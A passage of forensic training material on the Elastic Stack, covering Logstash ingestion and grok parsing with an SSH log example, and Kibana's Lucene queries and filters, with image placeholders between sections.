
When custom parsing is needed—and it almost always is needed in some form—consider the language or framework that will best handle your expected data sets. For example, the Logstash component of the Elastic Stack uses a syntax called "grok", whereas ELSA uses an XML-based structure to import and enrich new logs. Be sure you consider this aspect of using each platform when you evaluate your options.

References:

[1] `http://for572.com/sof-elk-readme`



This page intentionally left blank.



The Elastic Stack has become a very popular "big data" platform and has established itself as the go-to platform for data scientists, forensicators, and more. The commonly-used "ELK" acronym refers to the three core components of the platform:


- Elasticsearch[1] is a document-centric storage and analytic engine where the data is actually stored, with features that enable fast and scalable search functionality.
- Logstash[2] is the log parsing and enrichment component that reads input data, transforms and enriches it, then transports the enriched data to one or more destinations.
- Kibana[3] is the web-based frontend that allows users to interact with and explore the data Logstash has stored in Elasticsearch through complex dashboards and visualizations.

The Elastic company has added numerous dedicated, lightweight log shippers called "Beats"[4] to the suite, which can send everything from raw log files to system-level process statistics into the ELK processing pipeline.

Part of what has brought the Elastic Stack to such prominence is that it's completely free and open source, while also ensuring the platform is extremely scalable. Elastic installations have been known to handle multiple billions of events/records per day on a moderately-sized hardware cluster. However, an analyst can get a lot of value from even a single VMware image instance. The Elastic Stack is a product suite from Elastic, a company with consulting and "freemium" business models alongside the Elastic Stack itself.

References:

[1] http://for572.com/yvkel
[2] http://for572.com/tqf01
[3] http://for572.com/vptzb
[4] http://for572.com/7nr20



As with any platform, the Elastic Stack has noted strengths and weaknesses. Of course, the relative importance of these depends heavily on your organizational and mission requirements, as well as the technical ability of your staff to leverage the strengths and overcome the weaknesses.

On the plus side, the Elastic Stack brings the following to the game:

- As mentioned previously, it can scale HUGE! Clusters handling several hundred thousand events per second, with a total data store in the tens of billions of events are not unusual. Although a single-system VM is not going to reach these metrics, the platform is designed from the ground to scale through clustering.
- The free and open-source nature of the entire platform means that the technology is available to anyone with the time to invest in its success. The commercial consulting that Elastic offers alongside the platform can be a cost-effective way to quickly bridge any capability gaps that remain after in-house staff deploys an Elastic Stack instance. Several optional components of the broader Elastic Stack are only available through a commercial subscription.[1] In addition, developers can add on functionality through a well-documented plugin architecture. Elastic also has a global community outreach network that hosts events ranging from local user meetups to multinational conferences.
- The platform's Logstash component provides a flexible and extensive parsing, data extraction, and data enrichment engine that enables administrators to pull the most relevant data points from input data. Each event is internally translated into a JSON representation and transported to any of a variety of destinations. This is an extremely powerful feature because each user can identify what data points will most directly support their investigative goals and build the platform to support their processes.


Of course, there is no such thing as a silver bullet or a perfect platform—and to be fair, the Elastic Stack does have some drawbacks, depending on your organizational constraints and skill set.

- Perhaps the biggest barrier to use is that when installing an Elastic Stack instance or cluster, it doesn't do much of anything out-of-the-box. For starters, building the hardware aspect of the platform and configuring the software can be a significant effort and incur a significant cost. Additionally, when it comes to parsing input data and visualizing it in the frontend, the platform doesn't do much of anything out-of-the-box. It

takes a significant effort to build and test these configurations—even with the wealth of community-provided resources available on the Internet. This challenge arises from the fact that successful use of any data science platform is completely dependent on the use case, organizational requirements, and specific formats of available input evidence.

- Complicating the quick adoption of the Elastic Stack into existing investigative processes is that the documentation can sometimes be hit-and-miss. Some modules have comprehensive documentation, whereas others are sparse. However, the Elastic team is continually improving documentation across the spectrum of the entire Elastic Stack—so hopefully this will not be a shortfall for long.

References:
[1] http://for572.com/vor5f



While not a core focus area of FOR572, the Logstash component of the Elastic Stack provides tremendous power and flexibility to the administrator in terms of ingesting, processing/enriching, and outputting source records.

First, Logstash provides a wide variety of several dozen input methods. Logstash can read files from local files, making it ideal for typical forensic and hunt team processing. However, Logstash can also read from a number of live sources, such as syslog, RELP, and Elastic's array of Beats shippers. You can also send NetFlow (versions 5 or 9), SNMP traps, or raw HTTP POST requests directly to Logstash, making the overall Elastic Stack suitable as an aggregator of multiple different types of evidence. Between the plugin architecture and the flexibility of Elastic Beats, adding new data sources is a rather straightforward process as well.

Logstash then parses and enriches the input message according to how it has been configured. Useful fields can be extracted for easy querying (think usernames, IP addresses, key/value pairs, and more), and additional fields can be added where appropriate. IP addresses can be augmented with GeoIP location and ASN data. Hash values can be calculated for integrity checking, and strings can be added or modified to best suit dashboard and visualization requirements. If the input data is in a normalized form such as JSON, CSV, or XML, Logstash can automatically parse the values with minimal processing overhead. Here again, the plugin architecture means additional filtering features can be added in a way that scales with the platform itself.

Perhaps the most important component of Logstash's filtering process is that it uses the "grok" pattern-matching syntax.[1] Grok can be described as "regex without all the crying and gnashing of teeth," which is an appropriate (if unofficial) tagline. Through its configuration files, Logstash can be configured to pull relevant fields out of most logs that are intended for human consumption, such as syslog files, HTTPD logs, and the like. Although creating these grok statements is outside the scope of this class, the "Grok Debugger"[2] is an excellent online tool that streamlines the process. A Grok Debug tool is also now integrated to the Kibana web interface.

For example, consider the following SSH log message:

```
Accepted publickey for phil from 71.14.237.19 port 56087 ssh2: RSA
        ac:a8:2e:67:ef:80:f3:dd:03:b4:a5:14:51:1e:85:ad
```


The following grok pattern would match the line and pull matching values into the "ssh_result", "ssh_loginmethod", "ssh_user", etc. fields. Some of these patterns, such as "USERNAME", are predefined in the Logstash code itself, and we can extend the patterns easily.

```
^%{WORD:ssh_result} %{WORD:ssh_loginmethod} for %{USERNAME:ssh_user} from
        %{IPORHOST:ssh_src_ip} port %{POSINT} %{WORD:ssh_proto}(?::
        %{WORD:ssh_keytype} %{DATA:ssh_keyid})?$
```

Finally, we need to send the filtered and enriched event to one or more destinations. Most commonly, this will be the Elasticsearch database, but messages can also be conditionally sent down dozens of different paths including generic WebSockets and HTTP POST requests, numerous APIs including PagerDuty for SMS notifications, generating email messages, or sending the event down a message bus or queue service for further processing and actions. As you may have expected, this phase of the pipeline also has a plugin architecture, allowing infinite possibilities for the administrator to use as destinations.

References:

[1] http://for572.com/mipo7
[2] http://for572.com/i-vqs



The Kibana component of the Elastic Stack gives the user the ability to search, filter, and interact with the data stored within Elasticsearch. In a production environment, Kibana should be deployed behind a reverse proxy, as it lacks native security features such as authentication and access controls. However, in a controlled lab environment, this may not be required.

Elasticsearch and Kibana use the Apache Lucene query language to search and filter the data stored in Elasticsearch. Lucene provides a rich and extensive query syntax that allows users to search fields and their content. The first screenshot above reflects a query of:

```
hostname:*google* AND -hostname:www.google-analytics.com AND
        response_code response_code:[200 TO 299]
```

This would match records where the "`hostname`" field contains the substring "`google`" as denoted by the wildcard bookends, excluding the specific hostname of "`www.google-analytics.com`", and the "`response_code`" field is between `200` and `299`, inclusive. Of course, this search is fundamentally dependent on the appropriately named and data-typed fields being present and populated with matching values.

Text fields are also "tokenized" by default, meaning Elasticsearch will break up a string on certain delimiters, such as the ".", "/", "-" characters, whitespace, and several others. (Elasticsearch refers to these tokenized fields as "`analyzed`".) This means the search "`somefield:for572`" matches values of "`for572.com`", "`for572`", "`/cases/for572/lab-2.3/`", etc. However, many implementations may also provide a "`.keyword`" field for some or all text fields, which contains the non-tokenized string in addition to the broken-down field.

The second screenshot just reflects a broad, simple search for the term "analytics", which would match records where any field includes the specified string. This would apply to the following: a) tokenized fields with a token that matches the "analytics" search string and b) non-tokenized fields that consist of the specific field "analytics". Put another way, tokenized fields provide broader searching opportunities at a performance trade-off.

There are a great deal of Lucene search syntaxes available to the user through the Kibana interface or via a raw command-line search (which is outside the scope of this course). The Apache Lucene documentation[1] provides the best resource for using it against Elasticsearch or similar data.

The Kibana interface also gives the user the ability to create various "filters" that serve as convenient, toggled searches against the data displayed. These filters can be created manually, but are more often dynamically built within the Kibana GUI itself.

In the third screenshot, there are three filters. The first is a solid blue box indicating the filter is active (solid color) and will only include records (blue color) where the "`hostname.keyword.raw`" field is equal to the exact value of "`www.moma.org`".

The second filter is solid red, indicating an active filter but this time excluding (red color) records where the "`response_code`" field name is equal to a value of "`200`".

During analysis, it is sometimes helpful to have filters "on standby" but not active. These are reflected by the dimmed filter boxes with diagonal stripes. The third filter is disabled.


However, the third screenshot was taken while hovering over the third filter box. The user is presented with five options that provide interaction with the filter itself. In order, these icons achieve the following:

- The check box determines whether the filter is active. Active filters show a check in the box that is solid in color.
- The thumbtack or pin determines whether the filter will be retained across dashboards. You will see how this works in the labs.
- The magnifying glass, which has either a "plus" or "minus" symbol in it, determines whether each box is a "must have" or a "must not have" filter.
- The trash can will remove the selected filter entirely.
- The notepad icon will open a dialog that allows the user to manually edit the filter syntax.

Note that all filters are logically "`AND`"ed when active (not reflected as dimmed with diagonal stripes).


References:

